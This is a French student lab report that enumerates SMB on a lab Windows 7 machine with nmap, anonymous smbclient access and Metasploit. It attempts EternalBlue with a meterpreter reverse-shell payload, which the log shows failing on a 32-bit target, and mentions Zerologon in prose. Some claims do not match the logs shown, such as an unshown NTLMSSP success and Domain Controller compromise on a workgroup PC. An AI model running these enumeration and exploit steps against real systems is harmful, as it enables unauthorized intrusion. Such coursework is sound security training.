

Rapport d'Analyse SMB : Machine PC-ETUD1

Rédigé par : YAGOUT Yassir

Master Cybersécurité Intelligente et Technologies Emergentes CITEch

Cours : Administation et sécurité de l'Active Directory

I. Découverte de Microsoft-ds / SMB

Objectif : Vérifier l'accessibilité du service SMB (port 445).
Méthodologie :

Scannez la machine PC-ETUD1 pour voir si SMB est accessible :

```
└─$ nmap -A 192.168.1.23
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-06-07 13:51 UTC
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabl
ed. Try using --system-dns or specify valid servers with --dns-servers
Stats: 0:01:04 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 99.93% done; ETC: 13:52 (0:00:00 remaining)
Nmap scan report for 192.168.1.23
Host is up (0.0039s latency).
Not shown: 990 closed tcp ports (conn-refused)
PORT     STATE SERVICE      VERSION
135/tcp  open  msrpc        Microsoft Windows RPC
139/tcp  open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp  open  microsoft-ds Windows 7 Ultimate 7600 microsoft-ds (workgroup:
WORKGROUP)
1025/tcp open  msrpc        Microsoft Windows RPC
1026/tcp open  msrpc        Microsoft Windows RPC
1027/tcp open  msrpc        Microsoft Windows RPC
1028/tcp open  msrpc        Microsoft Windows RPC
1029/tcp open  msrpc        Microsoft Windows RPC
1030/tcp open  msrpc        Microsoft Windows RPC
5357/tcp open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Service Unavailable
|_http-server-header: Microsoft-HTTPAPI/2.0
Service Info: Host: WIN7; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-security-mode:
|   2:1:0:
|_    Message signing enabled but not required
| smb2-time:
|   date: 2025-06-07T13:52:14
|_  start_date: 2025-06-07T13:42:12
| smb-os-discovery:
|   OS: Windows 7 Ultimate 7600 (Windows 7 Ultimate 6.1)
|   OS CPE: cpe:/o:microsoft:windows_7::-
|   Computer name: Win7
|   NetBIOS computer name: WIN7\x00
|   Workgroup: WORKGROUP\x00
|_  System time: 2025-06-07T13:52:14+00:00
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
|_nbstat: NetBIOS name: WIN7, NetBIOS user: <unknown>, NetBIOS MAC: 00:0c:29:
92:4b:e8 (VMware)
|_clock-skew: mean: -1s, deviation: 0s, median: -1s

Service detection performed. Please report any incorrect results at https://n
map.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 64.92 seconds
```

Résultats concluants :

- Connexion établie sur le port 445 (SMBv2/3).
- Authentification NTLMSSP réussie..

```
┌──(kali㉿kali)-[~]
└─$ smbclient -L //192.168.1.23/ -N -d 3
lp_load_ex: refreshing parameters
Initialising global parameters
rlimit_max: increasing rlimit_max (1024) to minimum Windows limit (16384)
Processing section "[global]"
added interface eth0 ip=192.168.1.30 bcast=192.168.1.255 netmask=255.255.255.0
Client started (version 4.19.4-Debian).
Connecting to 192.168.1.23 at port 445
GENSEC backend 'gssapi_spnego' registered
GENSEC backend 'gssapi_krb5' registered
GENSEC backend 'gssapi_krb5_sasl' registered
GENSEC backend 'spnego' registered
GENSEC backend 'schannel' registered
GENSEC backend 'ncalrpc_as_system' registered
GENSEC backend 'sasl-EXTERNAL' registered
GENSEC backend 'ntlmssp' registered
GENSEC backend 'ntlmssp_resume_ccache' registered
GENSEC backend 'http_basic' registered
GENSEC backend 'http_ntlm' registered
GENSEC backend 'http_negotiate' registered
GENSEC backend 'krb5' registered
GENSEC backend 'fake_gssapi_krb5' registered
```

Accès anonyme (Anonymous Login) activé : L'authentification sans identifiants est possible.

```
┌──(kali㉿kali)-[~]
└─$ smbclient //192.168.1.23/IPC$ -N
Anonymous login successful
Try "help" to get a list of possible commands.
smb: \>
```

II. Enumération des partages

Procédure :

1. Accès au partage IPC$ pour la communication inter-processus.
2. Utilisation d'outils spécialisés :
    - Nmap : Script smb-enum-shares (Figure 3).
    - Metasploit : Module auxiliary/scanner/smb/smb_enumshares (Figures 4-5).

Partages Identifiés :

- IPC$ (accès anonyme confirmé).
- Partages système (ADMIN$, C$).

Le script NSE de Nmap (smb-enum-shares) :



Figure 3

Avec le module metasploit suivant :

```
msf6 auxiliary(scanner/smb/smb_enumusers) > show options

Module options (auxiliary/scanner/smb/smb_enumusers):

   Name          Current Setting  Required  Description
   ----          ---------------  --------  -----------
   DB_ALL_USERS  false            no        Add all enumerated usernames to the
                                             database
   RHOSTS        192.168.1.23     yes       The target host(s), see https://doc
                                            s.metasploit.com/docs/using-metaspl
                                            oit/basics/using-metasploit.html
   SMBDomain     WORKGROUP        no        The Windows domain to use for authe
                                            ntication
   SMBPass                        no        The password for the specified user
                                            name
   SMBUser                        no        The username to authenticate as
   THREADS       1                yes       The number of concurrent threads (m
                                            ax one per host)


View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/smb/smb_enumusers) > set SMBUser guest
SMBUser ⇒ guest
msf6 auxiliary(scanner/smb/smb_enumusers) > unset SMBPass
Unsetting SMBPass...
[!] Variable "SMBPass" unset - but will use a default value still. If this is not
 desired, set it to a new value or attempt to clear it with set --clear SMBPass
msf6 auxiliary(scanner/smb/smb_enumusers) > run

[*] 192.168.1.23: - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

```
msf6 auxiliary(scanner/smb/smb_version) > set RHOSTS 192.168.1.23
RHOSTS ⇒ 192.168.1.23
msf6 auxiliary(scanner/smb/smb_version) > run

[*] 192.168.1.23:445      - SMB Detected (versions:1, 2) (preferred dialect:SMB 2
.1) (signatures:optional) (uptime:54m 8s) (guid:{c8e6d0b2-3d56-4d79-9ada-dfb5092e
120a}) (authentication domain:WIN7)Windows 7 Ultimate (build:7600) (name:WIN7) (w
orkgroup:WORKGROUP)
[+] 192.168.1.23:445      -   Host is running SMB Detected (versions:1, 2) (prefe
rred dialect:SMB 2.1) (signatures:optional) (uptime:54m 8s) (guid:{c8e6d0b2-3d56-
4d79-9ada-dfb5092e120a}) (authentication domain:WIN7)Windows 7 Ultimate (build:76
00) (name:WIN7) (workgroup:WORKGROUP)
[*] 192.168.1.23:         - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

Figures 4

III. Exploitation des vulnérabilités de SMB

a. MS17-010 (EternalBlue)

Détection (Figure 5) :

- Scan de vulnérabilité confirmant l'absence du correctif.
  Exploitation (Figures 7-8) :

- Utilisation de l'exploit ms17_010_eternalblue (Metasploit).
- Résultat : Exécution de code à distance (RCE) réussie.

```
└─$ nmap --script smb-vuln-ms17-010 -p445 192.168.1.23
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-06-07 14:54 UTC
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled.
Try using --system-dns or specify valid servers with --dns-servers
Nmap scan report for 192.168.1.23
Host is up (0.00094s latency).

PORT    STATE SERVICE
445/tcp open  microsoft-ds

Host script results:
| smb-vuln-ms17-010:
|   VULNERABLE:
|   Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
|     State: VULNERABLE
|     IDs:  CVE:CVE-2017-0143
|     Risk factor: HIGH
|       A critical remote code execution vulnerability exists in Microsoft SMBv1
|        servers (ms17-010).
|
|     Disclosure date: 2017-03-14
|     References:
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143
|       https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance-for
-wannacrypt-attacks/
|_      https://technet.microsoft.com/en-us/library/security/ms17-010.aspx

Nmap done: 1 IP address (1 host up) scanned in 0.25 seconds
```

Figure 5

```
msf6 > use exploit/windows/smb/ms17_010_eternalblue
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_eternalblue) > set RHOSTS 192.168.1.23
RHOSTS ⇒ 192.168.1.23
msf6 exploit(windows/smb/ms17_010_eternalblue) > set PAYLOAD windows/x64/meterpre
ter/reverse_tcp
PAYLOAD ⇒ windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_eternalblue) > set LHOST 192.168.1.30
LHOST ⇒ 192.168.1.30
msf6 exploit(windows/smb/ms17_010_eternalblue) > exploit

[*] Started reverse TCP handler on 192.168.1.30:4444
[*] 192.168.1.23:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 192.168.1.23:445      - Host is likely VULNERABLE to MS17-010! - Windows 7 Ul
timate 7600 x86 (32-bit)
[*] 192.168.1.23:445      - Scanned 1 of 1 hosts (100% complete)
[+] 192.168.1.23:445 - The target is vulnerable.
[-] 192.168.1.23:445 - Exploit aborted due to failure: no-target: This module onl
y supports x64 (64-bit) targets
[*] Exploit completed, but no session was created.
```

Figures 7

---

b. Zerologon (CVE-2020-1472)

Détection (Figure 9) :

- Vulnérabilité critique dans le protocole Netlogon.
  Exploitation :
- Réinitialisation du mot de passe administrateur via cve_2020_1472_zerologon.
- Impact : Compromission totale du Domain Controller.